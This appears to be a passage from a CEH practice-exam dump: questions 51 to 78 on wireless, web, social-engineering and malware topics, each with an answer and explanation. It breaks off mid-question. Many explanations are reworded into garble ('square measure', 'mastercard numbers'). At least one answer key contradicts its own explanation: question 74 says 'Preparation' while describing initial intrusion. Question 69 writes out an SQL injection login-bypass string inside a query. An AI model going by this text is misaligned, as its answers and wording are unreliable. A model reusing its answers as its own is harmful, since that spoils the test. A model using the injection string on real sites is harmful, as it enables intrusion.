Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

Question: 51

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat
B. white hat
C. Black hat
D. Gray hat

Answer: B

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from

Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.
White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.
Some other methods of completing these include:
• DoS attacks
• Social engineering tactics
• Reverse engineering
• Network security
• Disk and memory forensics
• Vulnerability research
• Security scanners such as:
– W3af
– Nessus
– Burp suite
• Frameworks such as:
– Metasploit
• Training Platforms
These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

Question: 52

You are a penetration tester tasked with testing the wireless network of your client Brakeme S
A. You are attempting to break into the wireless network with the SSID "Brakeme-lnternal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?
A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration

Answer: A

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:
"The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks."
Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.
Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.
What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.
To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

Question: 53

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

A. Mypervisor rootkit
B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit

Answer: B

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed

as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

Question: 54

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.

A. Bryan's public key; Bryan's public key
B. Alice's public key; Alice's public key
C. Bryan's private key; Alice's public key
D. Bryan's public key; Alice's public key

Answer: D

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

Question: 55

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU
B. GPU
C. UEFI
D. TPM

Answer: D

The TPM is a chip that's part of your computer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

Question: 56

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

A. Phishing malware
B. Zero-day malware
C. File-less malware
D. Logic bomb malware

Answer: C

https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html
Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures.Also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.It resides in the system's RAM. It injects malicious code into the running processes. (P.966/950)

Question: 57

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

A. WebSite Watcher
B. web-Stat
C. Webroot
D. WAFW00F

Answer: B

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.
Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.
One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

Question: 58

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing dat
a. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?
A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API

Answer: C

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf
The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

Question: 59

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

A. Knative
B. zANTI

C. Towelroot
D. Bluto

Answer: D

https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/
"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

Question: 60

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

A. Session donation attack
B. Session fixation attack
C. Forbidden attack
D. CRIME attack

Answer: A

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered
details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

Question: 61

Which of the following commands checks for valid users on an SMTP server?

A. RCPT
B. CHK
C. VRFY
D. EXPN

Answer: C

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.
The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.


Question: 62

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack

Answer: D

aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.



Question: 63

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 3.0-6.9
B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9

Answer: C

CVSS v2.0 Ratings | CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

Question: 64

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. APK.info
C. resources.asrc

D. classes.dex

Answer: A

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.
It performs another tasks also:
• it's responsible to guard the appliance to access any protected parts by providing the permissions.
• It also declares the android api that the appliance goes to use.
• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc.
This is the specified xml file for all the android application and located inside the basis directory.

Question: 65

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

Question: 66

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS
D. MIB_II.MIB

Answer: A

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts

■ HOSTMIB.MIB: Monitors and manages host resources
■ LNMIB2.MIB: Contains object types for workstation and server services
■ MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system
■ WINS.MIB: For the Windows Internet Name Service (WINS)

Question: 67

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's dat
a. What type of attack is this?
A. Phishing
B. Vlishing
C. Spoofing
D. DDoS

Answer: A

https://en.wikipedia.org/wiki/Phishing
Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.
An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.
Incorrect answers:
Vishing https://en.wikipedia.org/wiki/Voice_phishing
Voice phishing, or vishing, is the use of telephony (often Voice over IP telephony) to conduct phishing attacks.
DDoS https://en.wikipedia.org/wiki/Denial-of-service_attack
A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.
DDoS attacks achieve effectiveness by utilizing multiple compromised computer systems as sources of attack traffic. Exploited machines can include computers and other networked resources such as IoT devices.
Spoofing https://en.wikipedia.org/wiki/Spoofing_attack

In the context of information security, and especially network security, a spoofing attack is a situation in which a person or program successfully identifies as another by falsifying data, to gain an illegitimate advantage.

Question: 68

Steve, an attacker, created a fake profile on a social media website and sent a request to Stell a. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft
B. Baiting
C. Honey trap
D. Piggybacking

Answer: C

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

Question: 69

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as ‘'or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

A. Null byte
B. IP fragmentation

C. Char encoding
D. Variation

Answer: D

One may append the comment "–" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the — operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; —
Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = ' " + passwd + " ' ; "
Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';– + " ' AND 'password' = ' " + passwd + " ' ; "
All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.
Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments.
Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

Question: 70

While browsing his Facebook teed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Mates bank account has been accessed, and the password has been changed. What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.
B. Matt's bank-account login information was brute forced.
C. Matt Inadvertently provided his password when responding to the post.
D. Matt's computer was infected with a keylogger.

Answer: A

Question: 71

jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

A. website mirroring
B. Session hijacking
C. Web cache poisoning
D. Website defacement

Answer: A

A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites.
A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.
If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.
Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access. Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

Question: 72

An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Product-based solutions
B. Tree-based assessment
C. Service-based solutions
D. inference-based assessment

Answer: D

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Question: 73

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.

A. Dos attack
B. DHCP spoofing
C. ARP cache poisoning
D. DNS hijacking

Answer: D

Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

Question: 74

Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion

Answer: A

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .

Figure 2: APT actor sends spearphishing email to target with malicious content

Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept commands.

Question: 75

Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Social engineering
B. insider threat
C. Password reuse
D. Reverse engineering

Answer: A

Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users' credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.
For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

Question: 76

Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

A. Out of band and boolean-based
B. Time-based and union-based

C. union-based and error-based
D. Time-based and boolean-based

Answer: D

"Boolean based" we mean that it is based on Boolean values, that is, true or false / true and false. AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Boolean-based (content-based) Blind SQLi
Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.
Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.
Time-based Blind SQLi
Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.
https://www.acunetix.com/websitesecurity/sql-injection2/

Question: 77

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?

A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing

Answer: B

Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and

services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits.
To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

Question: 78

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

A. website defacement
